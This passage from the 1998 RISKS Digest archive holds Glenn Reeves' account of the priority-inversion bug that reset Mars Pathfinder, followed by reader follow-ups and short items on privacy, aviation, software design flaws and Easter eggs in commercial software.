>Yes, there is some idle time.

>

>t1 - bus hardware starts via hardware control on the 8 Hz
>boundary. The

>transactions for the this cycle had been set up by the previous
>execution of

>the bc_sched task.

>t2 - 1553 traffic is complete and the bc_dist task is awakened.

>t3 - bc_dist task has completed all of the data distribution

>t4 - bc_sched task is awakened to setup transactions for the next
>cycle

>t5 - bc_sched activity is complete

>

>The bc_sched and bc_dist tasks check each cycle to be sure that
>the other

>had completed its execution. The bc_sched task is the highest
>priority task

>in the system (except for the vxWorks "tExec" task). The bc_dist
>is third

>highest (a task controlling the entry and landing is second).
All of the
>tasks which perform other spacecraft functions are lower. Science
>functions, such as imaging, image compression, and the ASI/MET
task are
>still lower.
>
>Data is collected from devices connected to the 1553 bus only
when they are
>powered. Most of the tasks in the system that access the
information
>collected over the 1553 do so via a double buffered shared memory
mechanism
>into which the bc_dist task places the latest data. The
exception to this
>is the ASI/MET task which is delivered its information via an
interprocess
>communication mechanism (IPC). The IPC mechanism uses the
vxWorks pipe()
>facility. Tasks wait on one or more IPC "queues" for messages to
arrive.
>Tasks use the select() mechanism to wait for message arrival.
Multiple
>queues are used when both high and lower priority messages are
required.
>Most of the IPC traffic in the system is not for the delivery of
real-time
>data. However, again, the exception to this is the use of the
IPC mechanism
>with the ASI/MET task. The cause of the reset on Mars was in the
use and
>configuration of the IPC mechanism.
>
>THE FAILURE
>
>The failure was identified by the spacecraft as a failure of the
bc_dist
>task to complete its execution before the bc_sched task started.
The
>reaction to this by the spacecraft was to reset the computer.
This reset
>reinitializes all of the hardware and software. It also
terminates the
>execution of the current ground commanded activities. No science

or
>engineering data is lost that has already been collected (the
data in RAM is
>recovered so long as power is not lost). However, the remainder
of the
>activities for that day were not accomplished until the next day.
>
>The failure turned out to be a case of priority inversion (how we
discovered
>this and how we fixed it are covered later). The higher priority
bc_dist
>task was blocked by the much lower priority ASI/MET task that was
holding a
>shared resource. The ASI/MET task had acquired this resource and
then been
>preempted by several of the medium priority tasks. When the
bc_sched task
>was activated, to setup the transactions for the next 1553 bus
cycle, it
>detected that the bc_dist task had not completed its execution.
The
>resource that caused this problem was a mutual exclusion
semaphore used
>within the select() mechanism to control access to the list of
file
>descriptors that the select() mechanism was to wait on.
>
>The select mechanism creates a mutual exclusion semaphore to
protect the
>"wait list" of file descriptors for those devices which support
select. The
>vxWorks pipe() mechanism is such a device and the IPC mechanism
we used is
>based on using pipes. The ASI/MET task had called select, which
had called
>pipeIoctl(), which had called selNodeAdd(), which was in the
process of
>giving the mutex semaphore. The ASI/ MET task was preempted and
semGive()
>was not completed. Several medium priority tasks ran until the
bc_dist task
>was activated. The bc_dist task attempted to send the newest ASI/
MET data
>via the IPC mechanism which called pipeWrite(). pipeWrite()

blocked, taking
>the mutex semaphore. More of the medium priority tasks ran,
still not
>allowing the ASI/MET task to run, until the bc_sched task was
awakened. At
>that point, the bc_sched task determined that the bc_dist task
had not
>completed its cycle (a hard deadline in the system) and declared
the error
>that initiated the reset.
>
>HOW WE FOUND IT
>
>The software that flies on Mars Pathfinder has several debug
features within
>it that are used in the lab but are not used on the flight
spacecraft (not
>used because some of them produce more information than we can
send back to
>Earth). These features were not "fortuitously" left enabled but
remain in
>the software by design. We strongly believe in the "test what
you fly and
>fly what you test" philosophy.
>
>One of these tools is a trace/log facility which was originally
developed to
>find a bug in an early version of the vxWorks port (Wind River
ported
>vxWorks to the RS6000 processor for us for this mission). This
trace/log
>facility was built by David Cummings who was one of the software
engineers
>on the task. Lisa Stanley, of Wind River, took this facility and
>instrumented the pipe services, msgQ services, interrupt
handling, select
>services, and the tExec task. The facility initializes at
startup and
>continues to collect data (in ring buffers) until told to stop.
The
>facility produces a voluminous dump of information when asked.
>
>After the problem occurred on Mars we did run the same set of
activities

>over and over again in the lab. The bc_sched was already coded so as to
>stop the trace/log collection and dump the data (even though we knew we
>could not get the dump in flight) for this error. So, when we went into the
>lab to test it we did not have to change the software.
>
>In less that 18 hours we were able to cause the problem to occur. Once we
>were able to reproduce the failure the priority inversion problem was
>obvious.
>
>HOW WAS THE PROBLEM CORRECTED
>
>Once we understood the problem the fix appeared obvious : change the
>creation flags for the semaphore so as to enable the priority inheritance.
>The Wind River folks, for many of their services, supply global
>configuration variables for parameters such as the "options" parameter for
>the semMCreate used by the select service (although this is not documented
>and those who do not have vxWorks source code or have not studied the source
>code might be unaware of this feature). However, the fix is not so obvious
>for several reasons :
>
>1) The code for this is in the selectLib() and is common for all device
>creations. When you change this global variable all of the select
>semaphores created after that point will be created with the new options.
>There was no easy way in our initialization logic to only modify the
>semaphore associated with the pipe used for bc_dist task to ASI/MET task
>communications.
>
>2) If we make this change, and it is applied on a global basis, how will

>this change the behavior of the rest of the system ?

>

>3) The priority inversion option was deliberately left out by Wind River in

>the default selectLib() service for optimum performance. How will
>performance degrade if we turn the priority inversion on ?

>

>4) Was there some intrinsic behavior of the select mechanism itself that

>would change if the priority inversion was enabled ?

>

>We did end up modifying the global variable to include the priority

>inversion. This corrected the problem. We asked Wind River to analyze the

>potential impacts for (3) and (4). They concluded that the performance

>impact would be minimal and that the behavior of select() would not change

>so long as there was always only one task waiting for any particular file

>descriptor. This is true in our system. I believe that the debate at Wind

>River still continues on whether the priority inversion option should be on

>as the default. For (1) and (2) the change did alter the characteristics of

>all of the select semaphores. We concluded, both by analysis and test, that

>there was no adverse behavior. We tested the system extensively before we

>changed the software on the spacecraft.

>

>HOW WE CHANGED THE SOFTWARE ON THE SPACECRAFT

>

>No, we did not use the vxWorks shell to change the software (although the

>shell is usable on the spacecraft). The process of "patching" the software

>on the spacecraft is a specialized process. It involves sending the

>differences between what you have onboard and what you want (and have on

>Earth) to the spacecraft. Custom software on the spacecraft

(with a whole
>bunch of validation) modifies the onboard copy. If you want more
info you
>can send me e-mail.

>

>WHY DIDN'T WE CATCH IT BEFORE LAUNCH ?

>

>The problem would only manifest itself when ASI/MET data was
being collected

>and intermediate tasks were heavily loaded. Our before launch
testing was

>limited to the "best case" high data rates and science
activities. The fact

>that data rates from the surface were higher than anticipated and
the amount

>of science activities proportionally greater served to aggravate
the

>problem. We did not expect nor test the "better than we could
have ever

>imagined" case.

>

>HUMAN NATURE, DEADLINE PRESSURES

>

>We did see the problem before landing but could not get it to
repeat when we

>tried to track it down. It was not forgotten nor was it deemed
unimportant.

>

>Yes, we were concentrating heavily on the entry and landing
software. Yes,

>we considered this problem lower priority. Yes, we would have
liked to have

>everything perfect before landing. However, I don't see any
problem here

>other than we ran out of time to get the lower priority issues
completed.

>

>We did have one other thing on our side; we knew how robust our
system was

>because that is the way we designed it.

>

>We knew that if this problem occurred we would reset. We built in
>mechanisms to recover the current activity so that there would be
no

>interruptions in the science data (although this wasn't used until later in
>the landed mission). We built in the ability (and tested it) to go through
>multiple resets while we were going through the Martian atmosphere. We
>designed the software to recover from radiation induced errors in the memory
>or the processor. The spacecraft would have even done a 60 day mission on
>its own, including deploying the rover, if the radio receiver had broken
>when we landed. There are a large number of safeguards in the system to
>ensure robust, continued operation in the event of a failure of this type.
>These safeguards allowed us to designate problems of this nature as lower
>priority.

>

>We had our priorities right.

>

>ANALYSIS AND LESSONS

>

>Did we (the JPL team) make an error in assuming how the select/pipe
>mechanism would work ? Yes, probably. But there was no conscious decision

>to not have the priority inversion enabled. We just missed it. There are
>several other places in the flight software where similar protection is

>required for critical data structures and the semaphores do have priority
>inversion protection. A good lesson when you fly COTS stuff - make sure you

>know how it works.

>

>Mike is quite correct in saying that we could not have figured this out
>**ever** if we did not have the tools to give us the insight. We built many

>of the tools into the software for exactly this type of problem. We always

>

>Mike is quite correct in saying that we could not have figured this out
>**ever** if we did not have the tools to give us the insight. We built many

>of the tools into the software for exactly this type of problem. We always

>

>planned to leave them in. In fact, the shell (and the stdout stream) were
>very useful the entire mission. If you want more detail send me a note.

>

>SETTING THE RECORD STRAIGHT

>

>First, I want to make sure that everyone understands how I feel in regard to

>Wind River. These folks did a fantastic job for us. They were enthusiastic

>and supported us when we came to them and asked them to do an affordable

>port of vxWorks. They delivered the alpha version in 3 months. When we had

>a problem they put some of the brightest engineers I have ever worked with

>on the problem. Our communication with them was fantastic. If they had not

>done such a professional job the Mars Pathfinder mission would not have been

>the success that it is.

>

>Second, Dave Wilner did talk to me about this problem before he gave his

>talk. I could not find my notes where I had detailed the description of the

>problem. So, I winged it and I sure did get it wrong. Sorry Dave.

>

>ACKNOWLEDGMENTS

>

>First, thanks to Mike for writing a very nice description of the talk. I

>think I have had probably 400 people send me copies. You gave me the push

>to write the part of the Mars Pathfinder End-of-Mission report that I had

>been procrastinating doing.

>

>Special thanks to Steve Stolper for helping me do this. The biggest thanks

>should go to the software team that I had the privilege of leading and whose

>expertise allowed us to succeed: Pam Yoshioka, Dave Cummings, Don Meyer,
>Karl Schneider, Greg Welz, Rick Achatz, Kim Gostelow, Dave Smyth,
>Steve Stolper. Also, Miguel San Martin, Sam Sirlin, Brian Lazara (WRS),
>Mike Deliman (WRS), Lisa Stanley (WRS)
>
>Glenn Reeves, Mars Pathfinder Flight Software Cognizant Engineer
>glenn.e.reeves@jpl.nasa.gov

🔥 Re: Priority Inversion and early Unix

Greg Rose <ggr@qualcomm.com>
Fri, 09 Jan 1998 08:11:19 +1100

"Fred B. Schneider" <fbs@CS.Cornell.EDU>, in "What really happened on Mars Rover Pathfinder (Mike Jones, R-19.49)" R-19.53, mentions Lampson and Redell's 1980 paper.

John Lions' 1977 book "Commentary on UNIX 6th Edition", which contains the source code for this early version of Unix, and an extremely lucid examination of that code, has recently been republished (Peer-to-Peer Communications, ISBN 1-57398-013-7).

Lions (p8-4) comments:

"Some critical sections of code are executed by interrupt handlers. To protect other sections of code whose outcome may be affected by the handling of certain interrupts, the processor priority is raised temporarily high enough before the critical section is entered to delay such interrupts until it is safe, when the processor priority is reduced again. There are of course a number of conventions which interrupt

handling code should observe ..."

The code to which this refers was of the form:

```
oldpri = spl7();
/* critical region here */
spl(oldpri);
```

The processor priorities of the PDP-11 were allowed to dictate this structure to some extent; priority 7 was the highest, and disabled all interrupts. There was no attempt to set the priority to the lowest necessary, as the lack of different levels (0, 4, 5, 6, 7 for device interrupts) meant that 7 was almost always the lowest such level, although in some cases spl6() was used analogously, that being the clock interrupt priority. Most local critical regions, such as device drivers, used the simpler:

```
spl5();
...
spl0();
```

(Here I have used 5 as an example of a known interrupt priority for this device. All "normal" code ran at a processor priority level of 0, with a separate software priority and context switching mechanism.) Clearly Thompson and Ritchie had thought about and found a way to solve the priority inversion problem for the limited case of Unix on a single CPU. Their code predates Lions' commentary by a couple of years at least (1975 or earlier); I don't know exactly which version of Unix introduced that construction.

Greg Rose, QUALCOMM Australia, 6 Kingston Avenue, Mortlake NSW
2137 Australia

<http://people.qualcomm.com/ggr/> ggr@qualcomm.com +61-2-9743

4646

✦ System and Software Safety in Critical Systems - survey

Jonathan Bowen <J.P.Bowen@reading.ac.uk>

Thu, 8 Jan 1998 15:09:40 GMT

The following Technical Report may be of interest to RISKS readers:

System and Software Safety in Critical Systems, Ulla Isaksen,
Jonathan Bowen and Nimal Nissanke. Technical Report RUCS/97/
TR/062/A,

Department of Computer Science, The University of Reading, UK,
1997.

URL: <ftp://ftp.cs.reading.ac.uk/pub/formal/jpb/scs-survey.ps.Z>

(compressed PostScript format - omitting the trailing ".Z" gives
uncompressed PostScript)

Jonathan Bowen, Univ. of Reading, CompSci, Whiteknights, PO Box
225, Reading,
Berks RG6 6AY, England +44-118-931-6544 [http://www.cs.rdg.ac.uk/
people/jpb/](http://www.cs.rdg.ac.uk/people/jpb/)

✦ Formal methods in industrial critical systems, call for papers

Diego Latella <d.latella@cnuce.cnr.it>

Wed, 7 Jan 1998 14:53:27 +0100 (MET)

Journal of Science of Computing Programming

Editor-in-Chief: Prof. Michel Sintzoff

SPECIAL ISSUE ON

The Application of Formal Methods in Industrial Critical Systems

Guest Editors: Jorge Cuellar, Stefania Gnesi, Diego Latella

The Journal of Science of Computing Programming has planned a special issue on the use of formal methods in the industry for the development of critical systems. The aim of this special issue is to provide a forum for people interested in the development and use of formal methods in the industry. In particular, this special issue should create a link between scientists active in the area of formal methods willing to communicate their experience in the real industrial usage of these methods and people from industry that are interested to include the usage of formal methods inside their development methodologies. This special issue is promoted by the Working Group on Formal Methods for Industrial Critical Systems of the European Research Consortium on Informatics and Mathematics (ERCIM - <http://www-ercim.inria.fr/>). Deadline for submission: 30 Apr 1998. For instructions, contact S. Gnesi, CNR - Ist. Elaborazione dell'Informazione, Via S. Maria 46, I56126 Pisa - ITALY, phone +39-50-593489, fax +39-50-554342 gnesi@iei.pi.cnr.it



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 55

Monday 19 January 1998

Contents

- [Navy discharge case based on illegally gained AOL data?](#)
[David Sobel via PGN](#)
- ["Dirty Secrets" of chip industry](#)
[Edupage](#)
- [Maine Emergency Broadcast System lost power](#)
[Jason Yanowitz](#)
- [Yet another risk of *not* trusting the technology](#)
[Rob Slade](#)
- [TCAS near-miss](#)
[Steve Bellovin](#)
- [Scares in the air blamed in hand-held gadgets](#)
[Ben Low](#)
- [Design flaw in Microsoft Word?](#)
[Nick Brown](#)
- [ActiveX controls -- You just can't say no!](#)
[Richard M. Smith](#)
- [Risks of anti-spam measures](#)
[Nick Brown](#)
- [A thought on backup and recovery after Y2K](#)
[PGN](#)

- [Re: Easter Eggs in Commercial Software](#)
[Larry Werring](#)
 - [USENIX SECURITY SYMPOSIUM reminder](#)
[Cynthia Deno](#)
 - [Quality Week '98, Download Call for Participation](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ Navy discharge case based on illegally gained AOL data?

"Peter G. Neumann" <neumann@csl.sri.com>

Fri, 16 Jan 98 12:02:34 PST

Excerpted from a 15 Jan 1998 press release of the ELECTRONIC PRIVACY INFORMATION CENTER <<http://www.epic.org>>, by David L. Sobel, EPIC Legal Counsel, (202) 544-9240

SAILOR SUES NAVY FOR ONLINE PRIVACY VIOLATION;
GOVERNMENT AGREES TO DELAY PENDING DISCHARGE

A highly decorated Navy Senior Chief Petty Officer today filed suit challenging a pending discharge based upon information the Navy illegally obtained from America Online. The lawsuit, filed in U.S. District Court in Washington, charges that Naval investigators violated the federal Electronic Communications Privacy Act (ECPA) when they requested and received confidential subscriber information from AOL, the nation's largest online service. [...]

Navy officials had ordered the discharge of the sailor, Timothy R. McVeigh (no relation to the convicted Oklahoma City bomber), effective tomorrow morning (Eastern time) on the ground that McVeigh violated the military's

"Don't Ask, Don't Tell" policy on homosexuality. The Navy's proposed action is based entirely upon information obtained from AOL linking the sailor to a "screen name" on the system in which the user's marital status was listed as "gay."

The information was received from AOL in clear violation of ECPA, which prohibits the government from obtaining "information pertaining to a subscriber" without a court order or subpoena. In addition to the privacy protections contained in ECPA, AOL's contractual "Terms of Service" prohibit the company from disclosing such information to *any* third party "unless required to do so by law or legal process."

According to EPIC Legal Counsel David L. Sobel, McVeigh's lawsuit is the first case to challenge governmental access to sensitive subscriber information maintained by an online service. "This case is an important test of federal privacy law," Sobel said. "It will determine whether government agents can violate the law with impunity, or whether they will be held accountable for illegal conduct in cyberspace." He noted that the incident also raises serious questions concerning the adequacy of contractual privacy protections like those contained in the AOL subscriber agreement.

In a letter sent to Navy Secretary John Dalton yesterday, the Electronic Privacy Information Center urged a postponement of McVeigh's discharge pending an investigation of the Navy's conduct. EPIC noted that, "Any other

result would make a mockery of federal privacy law and subject the American people to intrusive and unlawful governmental surveillance." [...]

[Also noted by Jim Griffith <griffith@netcom.com> from a CNN report.

See also an article by Noah Robischon in The Netly News (<http://cgi.pathfinder.com/netly/opinion/0,1042,1692,00.html>).

The postponement was granted. PGN]

⚡ "Dirty Secrets" of chip industry

Edupage Editors <educom@educom.unc.edu>

Tue, 13 Jan 1998 11:48:05 -0500

A six-month investigation by *USA Today* has concluded that the microchip industry commonly endangers workers, many of them women and minorities, by failing to fully train them about the hazardous, sometimes deadly, chemicals with which they work. It also charges the industry with various other infractions of environmental health regulations. (*USA Today*, 13 Jan 1998; Edupage, 13 Jan 1998)

⚡ Maine Emergency Broadcast System lost power

Jason Yanowitz <yanowitz@Taz.nineCo.com>

Thu, 15 Jan 1998 11:27:14 -0500

According to a recent AP wire report, the Emergency Alert System in Maine

(which should have warned residents of the oncoming ice storm) failed because a radio station lost power. The Maine Public Radio Station in Bangor, Maine, that is responsible for signaling TV and radio stations to send out an emergency broadcast message lost power, and the signal never went out. The system was installed just last year (for a surprisingly small amount -- \$6000), but apparently nobody bothered to think about powering the system in an emergency (the time when it would most need power). The risks seem obvious.

Jason

✶ Yet another risk of *not* trusting the technology

"Rob Slade" <Rob.Slade@sprint.ca>

Wed, 14 Jan 1998 10:34:55 -0800

A little background here. Vancouver, despite being in Canada, is not snowed in for six months of the year. In fact, snowfall is a rarity here, and people aren't prepared for it. So, while parts of Maine, and New York, much of eastern Ontario, and almost all of Quebec are covered by a sheet of ice, yesterday (Tuesday, January 13) Vancouver had its own "Storm of the Century": a whopping 10 cm (0.026 fathoms, for the metrically challenged) of snow.

The ten-year-old Skytrain forms the backbone of the Vancouver area transit system. Skytrain is completely automated: there are no drivers

on the trains, and usually no attendants on the platforms. BC Transit security people do ride the odd train, or gang up for the occasional ticket check. The system even has sensors to detect people on the track, although a couple of suicides have managed to jump in front of the train at the last minute so that it doesn't have time to stop or slow down.

The Skytrain has had problems with snow in the past. The first year, snow built up on the power strips, which are mounted vertically alongside the track. (A small roof took care of that.) Later, it was found that enough snow would trigger the detectors and report people on the track. (I believe that is now covered by having small heaters melt the snow on the detector plates.) So when the Skytrain was packed, yesterday, everyone assumed that there was another technical problem.

BC Transit, however, was not reporting a problem. In fact, the BC Transit spokesman, reporting to one of the radio stations about the status of the system, let slip the real reason. Trains were operating normally, but were being held back, while the authorities scrambled to find staff to put on the trains.

Nobody has said *why* the staff were needed. They are not required to drive the trains. In normal operation (and, except for the massive crush of people trying to get on, operations were normal) do not require any attendants. If the system has a problem, usually it affects the line as a

whole, and not an isolated train. In any case, if anything *did* happen to a train, it isn't likely that a single attendant (on a four car train) could do anything about it. If a train broke down between stations, the system would report where it was, and help could be dispatched to the spot.

The end result was that, with demand for transit greater than normal, as people left cars at home, only half the trains were running. The others were held back since staff couldn't be found to put on them.

Interestingly, the media did not pick up on this. Late in the day, I was waiting for my wife at one of the stations, when I noticed a friend who works as a news cameraman for a local station. He was preparing for a live feed to the TV station: a "talking head" was going to be reporting on the congested transit situation. When I started discussing the cause with him, he was astonished. The TV station news research staff, in the absence of an official pronouncement from Transit, had simply assumed technical difficulties. No one had looked at the staff issue at all.

rslade@vcn.bc.ca rslade@sprint.ca slade@freenet.victoria.
bc.ca
virus, book info at <http://www.freenet.victoria.bc.ca/techrev/rms.html>

TCAS near-miss

Steve Bellovin <smb@research.att.com>
Fri, 16 Jan 1998 07:24:39 -0500

TCAS -- the Traffic Collision Avoidance System -- has almost caused an accident in southern California. A Southwest Airlines plane was flying over Van Nuys airport on approach to Burbank Airport. Someone on the ground switched on a transponder; the TCAS system on the plane overhead decided that an aircraft had suddenly appeared 3000 below it, and suggested that the pilot climb. But this brought it into the path of a small Cessna that really was in the air.

✶ Scares in the air blamed in hand-held gadgets

Ben Low <ben@snrc.uow.edu.au>
Fri, 16 Jan 1998 10:28:06 +1100

Today's Sydney Morning Herald discusses a report from the (Australian) Bureau of Air Safety linking numerous incidents of "in-flight interference" to various electronic devices (cd players, laptops, camcorders, etc).

[<http://www.smh.com.au/daily/content/980116/pageone/pageone7.html>].

Apparently some 30 cases have been recorded over the past two years, however the BAS stated that no "connectivity" has been established between the interference events and electronic devices.

The article notes that captains now have the power to ban the use of such devices if they believe air safety is at issue. The fine for ignoring these directions is \$A2,750. However, this brings to mind a recent flight I was

on, where my colleague was asked to turn off a palmtop PC. This particular device doesn't have an "off" button, merely a sleep mode where some (not much?) electronic activity is still present. So, how "off" is "off"? Was my colleague at risk of a hefty fine? Will the day come when we have to present all batteries to the cabin crew?

ben@snrc.uow.edu.au

[The same article was also noted by pod@ms.com (Paul O'Donnell). PGN]

⚡ Design flaw in Microsoft Word?

BROWN Nick <Nick.BROWN@coe.fr>

Mon, 19 Jan 1998 08:52:14 +0100

[Although specific bugs are not always appropriate for RISKS, this one illustrates a common problem. PGN]

Last week we finally tracked down a bug which was causing users to get an error message ("file permission error") when saving Microsoft Word 97 documents under Windows NT. The error could occur on the user's local hard disk or even a diskette, so we knew that "file permission" wasn't the problem.

It turns out that the problem is caused by a combination of Word's multi-stage save procedure (essentially, this is "save to temp file", "rename old file", "rename temp file to new file") and Microsoft Outlook's file management functions. If Outlook has a window open on the

directory

containing the Word file being saved, it can open the saved temporary file

before Word has a chance to rename it (Outlook displays information from the

header of Word documents, such as "Author" and "Keywords", which can only be

obtained by opening the file); if Word then tries to rename it while Outlook

has it open to get this information, the error occurs.

The problem does not occur under Windows 95, presumably because Word does

not yield the CPU until all of the file operations are complete. But under

Windows NT, all bets are off, and Outlook can wake up at any time and

preempt Word.

The Risk is a common one: Word make assumptions ("I won't get preempted")

that aren't valid in a new operating environment for which it wasn't

designed.

Nick Brown, Strasbourg, France.

⚡ ActiveX controls -- You just can't say no!

"Richard M. Smith" <rms@pharlap.com>

Tue, 13 Jan 1998 22:29:12 -0500

I have had a glimpse of the ActiveX future and it is not a pretty picture.

The MSNBC Web site (www.msnbc.com) uses an ActiveX control called the MSNBC

NewsBrowser. Because of this control, going to this site in Internet

Explorer is hell. The problem is that NewsBrowser control is

present on almost every HTML page of the site. If you make the choice of not installing the NewsBrowser control on your PC, Internet Explorer will redownload the control and ask you to accept it every time you go to a new page on the site! On a 28.8K modem that means a page takes a minimum of 1 minute to load and IE keeps bugging you to take the control. The cynical side of me wonders if Microsoft isn't trying to force everyone to accept ActiveX controls whether they like them or not.

The problem here is a design flaw in ActiveX Authenticode system. It shouldn't keep asking over and over again to accept a control that has been rejected in the past. Worse yet, it shouldn't keep downloading rejected controls. It's just plain silly.

There is a simple solution to this problem in the ActiveX Authenticode system. Simply use Netscape Navigator which doesn't support ActiveX controls. Ironically, www.msnbc.com is a Web site best viewed by Netscape Navigator!

Richard M. Smith

✶ Risks of anti-spam measures

BROWN Nick <Nick.BROWN@coe.fr>
Tue, 13 Jan 1998 16:48:44 +0100

There is a piece of trialware (Fundi Mail Guard, available at

<http://www.fundi.com/fmg.html>) which claims to be "a new paradigm, a different way of combating unsolicited commercial e-mail". For those of you still reading after hitting the word "paradigm", the program appears to work by declaring to be "spam" all mails, except those from sources who have sent the reply "I agree" in response to a challenge to declare that they are not spammers.

The description of FMG on this site is a textbook exercise in Risks.

Here are some of the most obvious ones:

- By default, if the sender doesn't respond to the challenge within a certain time, he or she is declared to be a spammer and banished "forever".

So, if your uncle sends you birthday greetings, switches off his PC, and goes on vacation, you'll never hear from him again. Of course, the user can periodically wade through the list of "spammers" and resuscitate family members - just another regular system maintenance task which PC users are so good at.

- The system seems to be based on the premise that spammers use fake return addresses, from which an appropriate reply to the challenge will never be received. This has two major weaknesses. Firstly, not all spammers use fake addresses, so they could reply to FMG's challenge. The makers of FMG's answer in this case is that the spammer will not send a reply, because that would "expose themselves to the dual risk of criminal charges and civil suits" (really !). A second weakness is that, if FMG becomes

widely used,
it would be a trivial exercise to send an "I agree" message with
the
appropriate format, to arrive shortly after the original spam
and thus keep
FMG happy (and double the number of spam mails for everyone
else).

- I can think of many people (and organisations) who will not
consider that
issuing challenges to everyone who sends them E-mail, is an
appropriate way
to present themselves. I certainly do not shout "prove you are
not an
encyclopedia salesman" through my front door before opening it.

- Depending on one's reason for disliking spam, the program may
not even
be of any real benefit. It runs on your PC and talks to your
provider's
POP-3 mail server, so bad luck for AOL users (the most spammed
of all),
and it actually downloads all messages anyway - mails declared
to be
"spam" are just put in a separate location. So if your main
objection
to spam is the time it takes to download it, you don't gain very
much.

Nick Brown, Strasbourg, France

✶ A thought on backup and recovery after Y2K

"Peter G. Neumann" <neumann@csl.sri.com>

Thu, 15 Jan 98 13:26:49 PST

Suppose that a version-management system screws up massively in
the
development of a new system in the year 2000, picking up
supposedly

most-recent modules dated 99 instead of 00, and inadvertently overwriting the newer versions. (Oh, yes, we should instead all have Plan-9-like file systems that never overwrite!) In such a case, what is the likelihood that the backup systems would work correctly to restore the correct versions, without inducing further damage? More generally, what is the likelihood that all of the second-order software that is not normally used in-line (such as testing environments, debuggers, configuration managers, system and network monitors, automated report generators, etc.) will have been properly upgraded for Y2K compliance? Perhaps there is second-order stuff that cannot even be tested adequately until 1/1/00?

Incidentally, I don't recall previously noting here that the Social Security Administration recently found ANOTHER 30 million lines of code that is not Y2K compliant, in addition to what had been found on previous passes. Does anyone imagine that there might be more?

🚀 Re: Easter Eggs in Commercial Software ([RISKS-19.53](#))

Larry Werring <EM3405@cgi.ca>
Mon, 19 Jan 1998 13:16:20 -0500

This follow-up to the Easter Egg contribution in [RISKS-19.53](#) is submitted as a result of the significant number of responses from readers. Acknowledgement is given to E. Potter, M. Pack, M. Kohne, D. Porter, C. Finseth, K. Quirk, B. Tober, N. Brown, M. Richards, M. Kohne, J.

Rubin, S.

Murphy, R. Kohl, D. Rae, D. Glatting, B. Ellsworth, D. Honour, P. Scott, D.

Phillips, and F. Chase who were among the many who responded to and commented on this subject.

In brief, examples of two Easter Eggs were presented in [RISKS-19.53](#)

accompanied by some expressions of concern about the hidden costs of wasted disk resources, time (both programmer and user), and development, poor quality control and configuration management, and the potential risk of hidden features in commercial software. Responses ranged from "Get a life", "You're paranoid", and "Why are you slamming Microsoft" to "What's a trusted environment?", "I want to know more", and "I'm writing an article on this very problem."

Representative extracts (snippets) from the numerous e-mail are included as follows:

<Snippet> I think you're on the right track with your essay on Easter Eggs.

A nice compilation would be good. You've made a good beginning.

<Snippet> Perhaps someone should start a web site to highlight the problem

and tell people how to activate the eggs. Is there such a site already?

<Author> See <http://www.eeggs.com> and <http://www.cnet.com/Content/Features/Howto/Eggs/>

<Snippet> I don't think the consumer pays anything more for the existence of

Easter eggs. They don't take long enough to write to make a noticeable

difference in the cost of the software to end users. and while

people may
look for Easter eggs on company time, I don't think that it's
the fault of
the eggs! Having participated in a number of corporate
environments, I know
that things like Easter eggs can be a short but welcome break
from work, and
those who waste excessive time on Easter eggs would waste the
same time
doing something else if they didn't exist.

<Author> Ten minutes wasted on the part of an employee is ten
minutes billed
to you by the company. Case-by-case may be minimal but add it
all up and it
costs. One million employees wasting one minute is one million
minutes
wasted.

<Snippet> Aha, here we see your target. Was this whole post an
effort to
bash Microsoft?

<Author> Read it again. I only used MS as an example because
their eggs can
be elaborate. I didn't say I don't like MS. In fact, I'm a heavy
user of MS
apps.

<Snippet> Hello. I read your article in comp.risks. I saw the
IE Egg. It
was LONG!! I never finished it. I got past the first
intermission that
described features that never made it in the product and stopped
there. Is
there maybe a transcribed edition :)

<Author> I searched for the text contents of the egg and
couldn't find
them. I assume they are coded into a DLL.

<Snippet> ... What other unknown features are embedded within
commercial

products? Lots and lots in almost any program ever released. The shortened name for them is "bugs."

<Author> But is there anything else?

<Snippet> I would suggest that the (nearly omnipresent in major software) Easter eggs are not manifested risks of technology, but instead the natural result of asking people to do highly creative work (software design and construction) without giving them credit. Software development is still a craft more than a science, and its practitioners often feel (rightly, in my opinion) that they deserve not only a paycheck but a way to see their name on their work. If a software development team doesn't have an authorized way to put the team members' names on the product, they'll invent an unauthorized one, do it on their off hours, and find a way to get it in that won't show up in testing. I've seen a situation where the Easter egg *was* found in testing, and the team member told to remove it simply found a way to hide it more deeply.

<Author> An excellent example of how eggs get embedded in the software. I agree that programmers should be given credit for their work. I disagree with the way they are doing it. Obviously the configuration control wasn't up to par otherwise the egg would have been found again before the software was released.

<Snippet> The way around the "problem" would be for software manufacturers to stop trying to pretend that there are no individuals at the corporation

-- simply include "credits" in the product. Movies do this, games do this.

Do it in an "authorized" fashion and you have some hope of controlling it.

Don't do it and you get the unauthorized versions.

<Author> I agree, but I hope it's done in a way that lets me remove the credits once I've read them.

<Snippet> From the user standpoint, I think Easter Eggs are a fine treat, especially when well-done. (Kind of like a "real" Easter Egg, not especially useful but delightful.) From the security standpoint, I agree with your points completely. Since these are hidden programs, there could be any number of things in commercial software which is not quite so benevolent as the pretty little toys we tend to hear about with the Microsoft products. (Think Inslaw's PROMIS software!) Regarding cost to consumers/employers: On one hand, the typical programmer of the toys probably "lives" at their employer's workspace and so the separation of work/personal time can be rather murky (i.e. programmer's idea of fun is writing fun programs). On the other, where is the auditability (corporate accountability) for product content? Can we trust government to be independent in software evaluation? Can we trust EDP auditors whose main business is retaining the client?

<Author> Nice summary.

<Snippet> "Can You Really Trust Trusted Third Parties: A Study of Internet Security Issues and Solutions" coming Spring 1998 from Bloor

Research --

<Author> I look forward to reading this.

<Snippet> If you are using off-the-shelf commercial software in a trusted environment without validating either the product itself, or the vendor's internal procedures, you get what you deserve. Commercial software is just that - commercial. Microsoft doesn't make "good" software, they make "good enough" software - it's good enough to insure a continued market presence for Microsoft, and frankly that's all that matters. The Easter eggs are in fact not useful to the end user, but they are amusing, and Microsoft probably feels that letting their smart guys play around a little will ensure continued loyalty and continued working of long hours.

<Author> I agree fully with your first comment, but that is my point. In an environment where sensitive information about the public was being processed and stored, specific direction from management (despite my expressions of concern) was that vendor software could be trusted. Why? Management considered it too expensive to actually validate the product or the vendor and preferred to trust the "Name".

<Snippet> As a software developer, this gives me some great ideas for including some type of credit in my own stuff. I will, however, take your concern to heart, keeping the bloat to a minimum.

<Author>Thanks.

<Author's follow-up>....In searching for the source code for an

Easter Egg

